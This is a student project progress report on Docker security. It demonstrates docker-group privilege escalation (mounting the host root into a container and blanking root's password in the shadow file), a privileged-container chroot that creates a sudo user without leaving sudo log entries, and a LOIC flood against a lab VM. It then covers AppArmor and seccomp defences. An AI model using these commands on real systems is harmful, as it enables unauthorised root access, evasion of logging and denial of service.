



Concordia Institute for Information System Engineering (CIISE)
Concordia University

INSE 6130 Operating System Security Project Progress Report

Submitted to:

Professor Dr. Suryadipta Majumdar

Submitted By:

Student Name	Student ID
Deep Bhavesh Gajiwala	40231725
Devina Shah	40238009
Jaimin Ghanshyam Tejani	40198405
Meet Rakeshbhai Patel	40239187
Pratiksha Ashok Kumar Pole	40230412
Rohan Yogeshkumar Modi	40255454
Simran Kaur	40241517
Snehpreet Kaur	40254443

Table of Contents

1. Introduction	1
2. Security Attacks	2
I. Linux Privilege Escalation on Docker	2
II. Security Exploits Using the Docker Group	3
III. LOIC (Low Orbit ION Cannon)	4
3. Security Defense Mechanisms	5
I. Container Setup in Docker Environment	5
II. AppArmor (Application Armor) Profile	6
III. Seccomp Security Policy Application	7
4. Conclusion	7
5. Challenges	8
6. References	8

Introduction

Docker is an open platform for developing, exporting, and running virtualized application containers on a shared operating system (OS). It offers the ability to distribute software by separating your apps from your infrastructure. A few years ago, the concept of virtualization became revolutionary for various industries as it made it possible to run multiple operating systems on the same host. This effectively meant running any application in isolation on the same server and same infrastructure. But this turned out to be expensive as there was virtual hardware that took up resources and RAM allocation for the operating system.

As technology advanced, Containerization which is a type of OS virtualization where applications are run in isolated user spaces, using the same shared OS. Dockers aggregates all of the program's dependencies into a Docker Container to ensure that the application runs smoothly in any environment. In docker containers, the performance of the application running inside a container is generally better as compared to an application running within a virtual machine. If we try to compare docker containers to virtual machines we will see that docker containers have the ability to share single kernel and application library.




Figure 1. Docker Container Architecture

Dockers are advantageous as every container created has its own set of resources and each container runs independently without any interference to other running containers. Applications created inside containers are lightweight and can be considered as a single unit and moved around which makes it portable. As it does not require a separate kernel and still uses the same resources as the host OS, Dockers' lack of a hypervisor is a significant advantage. It also makes better use of namespaces and control groups to more closely utilise available resources. Security is a major challenge when running applications in a virtual environment. Docker containerization's method for handling increasingly complex applications has a number of security holes, including kernel-level threats, inconsistent updating and patching of docker containers, unverified docker images, unencrypted communication, and unfettered network traffic.

This report details our efforts in putting various security methods into practice by implementing various common attacks on Dockers that can be used to exploit vulnerabilities and testing security mechanisms that could help prevent these attacks on containers.

Security Attacks

I. Linux Privilege Escalation on Docker

With the docker containerization technology, we can execute different containers on the host file system. On a linux file system, a user who belongs to the docker group will automatically be granted access to create any type of docker container, which results in privilege escalation.

Hence, an attacker can log into the host system using an account with elevated access privileges and gain control of the whole system. This would cause mayhem as attackers would have the ability to stop and destroy all containers operating on the host, start their own containers using malicious codes, corrupt crucial configuration files, access databases or files on the system or network, and more.

```
(kali@kali)-[~]
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),117(wireshark),120(bluetooth),130(scanner),142(vboxsf),143(kaboxer),144(docker)
```

Figure 2: Current host id

On a host machine (Kali Linux), we have local user access (user added to docker group), and our main goal is to gain root privileges on the host. We are going to mount the file system from our host machine onto the container which would mean that we will have root access and we can manipulate any file on the host machine.

```
(kali@kali)-[~]
$ docker run -v /:/mnt -it alpine
/# cd mnt/
/mnt # ls
0          etc          lib          lost+found  proc        srv          var
bin        home          lib32        media       root        sys          vmlinuz
boot       initrd.img    lib64        mnt         run         tmp          vmlinuz.old
dev        initrd.img.old libx32       opt         sbin        usr

/mnt # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/mnt #
```

Figure 3: Command to mount file system onto container

```
nm-openvpn:!:19423:~::~:
nm-openconnect:!:19423:~::~:
kali:$y$j9T$NbPVbkKc67NgocKuA3PZs.$jP630SaLeWALsOkye56w107u0GuHr93Qc83qhB8YK8D:19426:0:99999:7::~
badboy:$y$j9T$NigoxijqE2HrC3CIuqFFT1$Hvjzeqdi3arUkA8nd467siouIt4UFB2z9fSC3PLZaj1:19424:0:99999:7::~
prat:$y$j9T$NLI/BpqEo5sMw5ymUCkRE0$H7QrXck0Ru8DGx1fbD0u2c5oF5IgxTdcJR9AYvC5t2A:19426:0:99999:7::~
badboy:$y$j9T$VNH9ykasx/HzmCPVrCrJC0$jsggWTEnqRgS.Bc46zhNh0iMD1iBgMHW5yaSAJshbz2:19429:0:99999:7::~
```

Figure 4: Active users

```
File Actions Edit View Help
root:!:19417:0:99999:7::~:
daemon:!:19417:0:99999:7::~:
bin:!:19417:0:99999:7::~:
sys:!:19417:0:99999:7::~:
sync:!:19417:0:99999:7::~:
```

Figure 5: Before making changes in password file

By removing the password from root, there would be no password required on the host file system and that is how default permissions assigned to the docker group can be used for privilege escalation if a user is already present in this group.

```

root::19423:0:99999:7:::
daemon*:19423:0:99999:7:::
bin*:19423:0:99999:7:::
sys*:19423:0:99999:7:::
sync*:19423:0:99999:7:::
games*:19423:0:99999:7:::

```

Figure 6: After making changes in password file

```

(kali@kali)-[~]
$ su - root
(root@kali)-[~]
# id
uid=0(root) gid=0(root) groups=0(root)

```

Figure 7: Access to root system without password

II. Security Exploits Using the Docker Group

Attack:

We analyse the vulnerability in using the Docker group, which permits security attacks that are not disclosed since SUDO is not necessary. When Docker is installed, it creates a docker group. Members of that group are given the appropriate rights to run docker commands. Yet, nothing is documented. If users need to run docker, you should activate SUDO to provide them access to docker because SUDO actions are logged. We show that by running a container in privileged mode, we can create a user with permissions on the local host system that is not logged back into my user account.

Command:

`sudo docker run -it --name baddoc --privileged -v /:/host ubuntu chroot /host`

```

(kali@kali)-[~]
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),117(wireshark),120(bluetooth),130(scanner),142(vboxsf),143(kaboxer),144(docker)

```

Figure 8: Current host id

```

(kali@kali)-[~]
$ sudo docker pull ubuntu
Using default tag: latest
latest: Pulling from library/ubuntu
Digest: sha256:2adf22367284330af9f832ffefb717c78239f6251d9d0f58de50b86229ed1427
Status: Image is up to date for ubuntu:latest
docker.io/library/ubuntu:latest

(kali@kali)-[~]
$ sudo journalctl -f
Mar 13 15:17:32 kali sudo[3010]: kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/ssh ubuntu
Mar 13 15:17:32 kali sudo[3010]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Mar 13 15:17:32 kali sudo[3010]: pam_unix(sudo:session): session closed for user root
Mar 13 15:21:05 kali sudo[3034]: kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/journalctl -f
Mar 13 15:21:05 kali sudo[3034]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Mar 13 15:22:46 kali sudo[3074]: kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/docker pull ubuntu
Mar 13 15:22:46 kali sudo[3074]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Mar 13 15:22:47 kali sudo[3074]: pam_unix(sudo:session): session closed for user root
Mar 13 15:22:53 kali sudo[3097]: kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/journalctl -f
Mar 13 15:22:53 kali sudo[3097]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Mar 13 15:25:01 kali CRON[3104]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)

```

Figure 9: Displaying logs and queries

```

(kali@kali)-[~]
$ sudo docker run -it --name baddoc --privileged -v /:/host ubuntu chroot /host
# useradd baddoc
# passwd baddoc
New password:
Retype new password:
passwd: password updated successfully
# usermod -aG sudo baddoc
# exit

(kali@kali)-[~]
$ id baddoc
uid=1003(baddoc) gid=1003(baddoc) groups=1003(baddoc),27(sudo)

(kali@kali)-[~]
$ sudo journalctl -f
Mar 13 15:29:30 kali kernel: vethc29085c: renamed from eth0
Mar 13 15:29:30 kali NetworkManager[545]: <info> [1678735770.5602] manager: (vethc29085c): new Veth device (/org/freedesktop/NetworkManager/Devices/18)
Mar 13 15:29:30 kali kernel: docker0: port 3(veth3c65ee2) entered disabled state
Mar 13 15:29:30 kali kernel: device veth3c65ee2 left promiscuous mode
Mar 13 15:29:30 kali kernel: docker0: port 3(veth3c65ee2) entered disabled state
Mar 13 15:29:30 kali systemd[1]: run-docker-netns-4b50ca622312.mount: Deactivated successfully.
Mar 13 15:29:30 kali systemd[1]: var-lib-docker-overlay2-b70369c3323e593e9ca52d5efb9396a6b69fa2cf92242710bc959a2d23574192-merged.mount: Deactivated successfully.
Mar 13 15:29:30 kali sudo[3165]: pam_unix(sudo:session): session closed for user root
Mar 13 15:31:07 kali sudo[3367]: kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/journalctl -f
Mar 13 15:31:07 kali sudo[3367]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)

```

Figure 10: Attack executed without leaving any clues in logs

Challenges:

- Compliance: Because security controls must be implemented and regularly audited to ensure compliance, using the Docker group securely can be difficult under regulatory compliance requirements.
- Vulnerability Scanning: It can be difficult to find and fix potential security flaws in a Docker container, especially when using the Docker group.
- Access Control: Because the Docker group grants users extensive access to the Docker daemon, it is crucial to restrict who has access to this group.

III. LOIC (Low Orbit ION Cannon)

The Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and denial-of-service attack tool written in C#. Its primary function is to launch a DoS (or DDoS) attack on a targeted website by flooding its server with TCP, UDP, or HTTP packets, thereby disrupting the host's service.

In this attack we tried to take control of the Ubuntu system through Linux using the LOIC, we configured the IP address of the Ubuntu system and flooded it with several requests thereby crashing the system.




Figure 11: LOIC Application with IP address of Ubuntu system, Method:UDP




Figure 12: CPU usage of Ubuntu system


Security Defense Mechanisms

I. Container Setup in Docker Environment

Step 1: Installing Docker in Kali Linux

Command: `sudo apt install docker.io`

Step 2: Creating an image file



```
(mav@kali)~[/6130proj]
$ cat Dockerfile
# Use the official Ubuntu 20.04 LTS image as the base image
FROM ubuntu:20.04

# Install necessary packages
RUN apt-get update && \
    apt-get install -y sudo && \
    mkdir demoapp && \
    rm -rf /var/lib/apt/lists/*

# Add a new non-root user having privilege of specific directory
RUN groupadd -g 1000 group1 && useradd -u 1000 -g 1000 -ms /bin/bash kal \
    && chown -R kal:group1 /demoapp

# Switch to the new user
USER kal

# Set the working directory to the user's home directory
WORKDIR /home/kal
```

Figure 13:

Step 3: Building an image file

Command: `sudo docker build -t image .` - This command tells Docker to build an image from the Dockerfile in the current directory, and to tag the resulting image with the name 'image'

Step 4: Running an image on default network

Once you have the Docker image, you can create a container by using the `docker run` command followed by the name of the image. For example, if you want to create a container from the above image, you would run the following command:

Command: `sudo docker run --rm -it image`

The above command will create the container on the default network, i.e. bridge network.

Step 5: Running an image on custom network

- **Creating a custom network:**

Command: `sudo docker network create net1` - This command will create a custom docker network.


- **Running an image on custom network:**

Command: `sudo docker run --network=net1 --rm -it image` - This command will create a container on a custom network, i.e. net1.

II. AppArmor (Application Armor) Profile

AppArmor is a Linux kernel security module that enables the admin to restrict user access to different programs and files present in the Docker Container thus preventing any malicious access to confidential files and maintaining integrity. AppArmor supplements the traditional Unix discretionary access control (DAC) model by providing mandatory access control (MAC). The AppArmor profiles specify permission to read, write, or execute files on matching paths. Docker automatically generates and loads a default profile for containers named docker-default unless it is overridden by security-opt option where a custom AppArmor profile is then implemented.

Implementation



```
kali@kali:~/etc/apparmor$ cd /etc/apparmor/
kali@kali:~/etc/apparmor$ ls
apparmor-profile  parser.conf
kali@kali:~/etc/apparmor$ cat apparmor-profile
#include <tunables/global>
profile apparmor-profile flags=(attach_disconnected,mediate_deleted) {
  #include <abstractions/base>
  file,
  network,
  capability,
  deny /tmp/** w,
  deny /etc/passwd rwxix,
}
kali@kali:~/etc/apparmor$ sudo apparmor_parser -r -W apparmor-profile
[sudo] password for kali:
kali@kali:~/etc/apparmor$ sudo docker run -it -u user1 --security-opt apparmor=apparmor-profile test1 sh
$ cd /tmp
$ touch testfile
touch: cannot touch 'testfile': Permission denied
$ cd /etc
$ cat passwd
cat: passwd: Permission denied
$ date
Mon Mar 13 19:59:43 UTC 2023
$ cat profile
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).
```

Step 1: Apparmor module is preinstalled in the linux operating system. Apparmor was located and a custom apparmor profile named 'apparmor-profile' was created in the same folder. The custom profile states that no file should be created/written in tmp folder and also denies any operation such as read write execute on the /etc/passwd file.

Step 2: Custom Apparmor profile was then loaded using the following command
sudo apparmor_parser -r -W apparmor-profile

Step 3: Test1 docker image was then run using the security-opt option that includes the custom profile to our container.

Figure 14: Custom AppArmor Profile Implementation

Testing Implementation:

From the screenshot it can be seen that when we tried to create a file in /tmp folder, the permission was denied. Similarly, when we tried to read the password file in /etc/passwd, it was also denied. To verify that other files were not affected we checked that /etc/profile file was readable.

Future Scope:

This implementation can be further extended to include any files that are vulnerable to attacks. This is also beneficial for unknown vulnerabilities as logs can be checked to view the different types of files accessed, and the apparmor file can be modified to restrict access to those files. Over time we will enhance the implementation to prevent attacks that exploit different files in the container.

III. Seccomp Security Policy Application

Seccomp (Secure Computing) is an effective way of applying security policies on containers. By defining these policies, we can restrict the process from using some of the syscalls. It helps in protecting the system from privilege escalation attacks and controls the build process of an Image. For the implementation we have defined the following policy.



Figure 15: Definition of seccomp policy

Implementation:

The following profile will disallow mkdir, socket and connect syscalls which will return “Operation not Permitted” error. So, we will run this defined security policy on our container using the command “sudo docker run -it --security-opt seccomp:/home/[user1]/Downloads/profile.json docker4doc/repo1:v2-release”. This will implement the profile.json security policy on the container and grant root access for it. Now, we again tried running mkdir command to register a directory by running command “mkdir user1” and the permission is denied.

Challenges

1. We encountered several errors which were caused by inadequate privileges for running tools and installations. Therefore, we conducted extensive research and increased our knowledge to obtain the appropriate privileges necessary to run security mechanisms and tools while ensuring the security of the system.
2. We were unable to locate all the necessary resources and security implementations in one location. Instead, we found each security implementation scattered across various websites and IEEE papers, which required a significant amount of research to gather and organize them in a proper sequence.

Conclusion

As a team, we successfully carried out the proposed attacks and security measures on docker containers with some minor adjustments. Through extensive research, we gained a comprehensive understanding of the vulnerabilities and security measures associated with docker containers.

To streamline our work and ensure timely delivery of the project, we divided the tasks into attacks and securities, and coordinated well in advance to align both aspects. Ultimately, our team gained significant knowledge on the functionalities, vulnerability exploitation, and security features of docker containers, which helped us exploit and secure this popular technology.

References

- [1] IJCST Eighth Sense Research Group. (2021b, April 27). [IJCST-V9I2P17]:Pawandeep Kaur, Nitin Pawar, Faiz Tanzeel Ansari, Rohit Kumar Samad, Ghanshyam, Gyan Prakash Roy. Annauniv. https://www.academia.edu/47759073/IJCST_V9I2P17_Pawandeep_Kaur_Nitin_Pawar_Faiz_Tanzeel_Ansari_Rohit_Kumar_Samad_Ghanshyam_Gyan_Prakash_Roy
- [2] Journal, I. (2020, October 15). IRJET- A Survey on Docker Container and its Use Cases. Irjet. https://www.academia.edu/44306974/IRJET_A_Survey_on_Docker_Container_and_its_Use_Cases?from_sitemaps=true
- [3] <https://www.cloudflare.com/learning/ddos/ddos-attack-tools/low-orbit-ion-cannon-loic/>
- [4] <https://docs.docker.com/engine/security/apparmor/>
- [5] <https://apparmor.net/>
- [6] <https://tbhaxor.com/basics-of-seccomp-for-dockers/>
- [7] <https://docs.docker.com/engine/security/seccomp/>